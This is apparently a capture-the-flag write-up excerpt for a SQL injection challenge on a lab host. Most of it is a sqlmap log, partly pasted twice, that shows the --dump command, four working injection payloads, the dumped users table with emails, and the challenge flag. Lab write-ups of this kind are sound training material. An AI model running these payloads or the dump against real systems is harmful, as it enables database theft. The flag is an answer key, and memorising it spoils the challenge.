

Flag 2)




```
└─# sqlmap -u "http://ch2.supnum.local/sqli/index.php?id=1" --dump

                         {1.8.2#stable}

                         https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
sponsible for any misuse or damage caused by this program

[*] starting @ 11:54:59 /2024-05-25/

[11:54:59] [INFO] resuming back-end DBMS 'mysql'
[11:54:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8084=8084

    Type: error-based
    Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 OR (SELECT 3311 FROM(SELECT COUNT(*),CONCAT(0x7171787a71,(SELECT (ELT(3311=3311,1))),0x716a6a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 9103 FROM (SELECT(SLEEP(5)))TwCh)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7171787a71,0x435164664467704d635574674c5a527a437073797749687367637253 4d526a6d5969677a52665a66,0x716a6a7071),NULL-- -
---
[11:55:00] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.33, Nginx 1.22.1
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[11:55:00] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[11:55:00] [INFO] fetching current database
[11:55:00] [INFO] fetching tables for database: 'ctf_database'
[11:55:00] [INFO] fetching columns for table 'users' in database 'ctf_database'
[11:55:00] [INFO] fetching entries for table 'users' in database 'ctf_database'
Database: ctf_database
Table: users
[3 entries]
+----+-----------------+----------+
```



```
    Type: error-based
    Title: MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 OR (SELECT 3311 FROM(SELECT COUNT(*),CONCAT(0x7171787a71,(SELECT (ELT(3311=3311,1))),0x716a6a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 9103 FROM (SELECT(SLEEP(5)))TwCh)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7171787a71,0x435164664467704d635574674c5a527a437073797749687367637253 4d526a6d5969677a52665a66,0x716a6a7071),NULL-- -
---
[11:55:00] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.33, Nginx 1.22.1
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[11:55:00] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[11:55:00] [INFO] fetching current database
[11:55:00] [INFO] fetching tables for database: 'ctf_database'
[11:55:00] [INFO] fetching columns for table 'users' in database 'ctf_database'
[11:55:00] [INFO] fetching entries for table 'users' in database 'ctf_database'
Database: ctf_database
Table: users
[3 entries]
```

```
+----+-----------------+----------+
| id | email           | username |
+----+-----------------+----------+
| 1  | admin@supnum.mr | admin    |
| 2  | dsi@supnum.mr   | dsi      |
| 3  | som1@supnum.mr  | som1     |
+----+-----------------+----------+

[11:55:00] [INFO] table 'ctf_database.users' dumped to CSV file '/root/.local/share/sqlmap/output/ch2.supnum.local/dump/ctf_database/users.csv'
[11:55:00] [INFO] fetching columns for table 'flags' in database 'ctf_database'
[11:55:00] [INFO] fetching entries for table 'flags' in database 'ctf_database'
Database: ctf_database
Table: flags
[1 entry]
+----+-----------------------------------------------+
| id | flag                                          |
+----+-----------------------------------------------+
| 1  | SUPNUM{DSI_k6mijwDmgSOJpID7J0W9DUPt5VngBWnS_DSI} |
+----+-----------------------------------------------+

[11:55:00] [INFO] table 'ctf_database.flags' dumped to CSV file '/root/.local/share/sqlmap/output/ch2.supnum.local/dump/ctf_database/flags.csv'
[11:55:00] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/ch2.supnum.local'

[*] ending @ 11:55:00 /2024-05-25/
```




SQL Injection Challenge

Visit the vulnerable page:

User Profile 1

Try to extract information from the database using SQL injection.



ID: 1
Username: admin
Email: admin@supnum.mr

Flag : SUPNUM{DSI_k6mijwDmgSOJpID7J0W9DUPt5VngBWnS_DSI}